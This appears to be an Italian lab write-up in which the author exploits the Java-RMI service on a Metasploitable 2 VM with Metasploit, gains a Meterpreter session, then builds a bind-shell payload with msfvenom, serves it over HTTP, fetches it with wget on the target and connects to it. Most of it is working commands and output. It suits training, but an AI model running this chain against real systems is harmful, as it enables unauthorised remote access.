Sfruttare vulnerabilità Java-RMI

Configurazione ambiente virtuale
 Per prima cosa setto gli indirizzi IP delle macchine Kali e Metasploitable come richiesto da



```
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
gateway 192.168.11.1
```

Metasplotable 2


- Msfconsole
 - 1. Ricerca exploit

Visto che dobbiamo sfruttare la vulnerabilità relativa al servizio Java-RMI con il comando search java rmi effettuo la ricerca dell'exploit.

Ottengo 38 risultati e scelgo come exploit -> multi/misc/java rmi server

2. Configurazione exploit

Con il comando show options mostro a schermo tutti i parametri necessari per far sì che l'exploit venga eseguito con successo.




Successivamente imposto la macchina bersaglio

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112 RHOSTS ⇒ 192.168.11.112
```

3. Lancio attacco

Eseguo l'attacco con il comando exploit, e ottengo le informazioni richieste con il comando ifconfig e route.

```
<u>msf6</u> exploit(I
                                        ') > exploit
    Started reverse TCP handler on 192.168.11.111:5555
   192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/g6UxBuobXH
   192.168.11.112:1099 - Server started.
   192.168.11.112:1099 - Sending RMI Header...
*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
   Sending stage (58073 bytes) to 192.168.11.112
   Meterpreter session 1 opened (192.168.11.111:5555 \rightarrow 192.168.11.112:53769) at 2025-08-29 04:51:53 -0400
<u>meterpreter</u> > sysinfo
Computer
                : metasploitable
0S
                : Linux 2.6.24-16-server (i386)
Architecture
               : x86
System Language : en_US
                : java/linux
Meterpreter
meterpreter > ifconfig
Interface 1
             : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fecf:cae8
IPv6 Netmask : ::
```



Ho ottenuto così accesso alle configurazioni di rete e alla tabella di routing.

Installare un meterpreter in bind usando msfvenom ed effettuare un collegamento con multi/handler.

Creazione payload con msfvenom
 Apriamo un nuovo terminale nel quale creeremo il payload.

```
(kali⊕ kali)-[~]
$ msfvenom -p linux/x86/meterpreter/bind_tcp LPORT=4444 -f elf -o payload.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 111 bytes
Final size of elf file: 195 bytes
Saved as: payload.elf
```

Così abbiamo creato l'eseguibile da lanciare sulla macchina bersaglio. Con -p scegliamo il tipo di payload, in questo caso linux x86 perché metasploitable2 ha un'architettura a 32 bit, selezioniamo la porta nel quale mettersi in ascolto, con -f selezioniamo il formato del file eseguibile (elf è l'eseguibile standard per Linux) e infine con -o il nome del file.

 Upload file sulla macchina bersaglio
 Per caricare il file sulla Metasploitable2 ho inizializzato un server python con il comando python3 -m http.server 8000

```
(kali⊕ kali)-[~]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Adesso dalla metasploitable posso collegarmi al server in questione e scaricare il file con wget.

```
msfadmin@metasploitable:"$ wget http://192.168.11.111:8000/bind_payload.elf
```

Una volta scaricato, il file non avrà i permessi di esecuzione. Glieli assegniamo con il comando chmod.

```
msfadmin@metasploitable:~$ chmod +x bind_payload.elf
```

Con il parametro +x aggiungiamo il permesso di esecuzione.

In seguito, lanciamo l'applicazione:

```
msfadmin@metasploitable:~$ ./bind_payload.elf
```

Una volta eseguito vediamo che la macchina metasploitable sembrerà bloccata.

Collegamento multi/handler
 Ci rispostiamo su msfconsole e scegliamo l'exploit multi/handler.

```
msf6 exploit(multi/misc/java_rmi_server) > use /exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```

Come possiamo notare questo exploit usa come payload predefinito un payload diverso da quello selezionato in precedenza con msfvenom; quindi, con il comando set payload imposto quello corretto.

```
<u>msf6</u> exploit(multi/handler) > set payload linux/x86/meterpreter/bind_tcp
payload ⇒ linux/x86/meterpreter/bind_tcp
```

Ora posso lanciare l'exploit.

```
<u>msf6</u> exploit(multi/handler) > exploit

[*] Started bind TCP handler against 192.168.11.112:4444

[*] Sending stage (1017704 bytes) to 192.168.11.112

[*] Meterpreter session 4 opened (192.168.11.111:44677 → 192.168.11.112:4444) at 2025-08-29 08:10:53 -0400

meterpreter >
```

Ci siamo connessi con successo al payload in ascolto sulla metasploitable e abbiamo ottenuto la sessione meterpreter.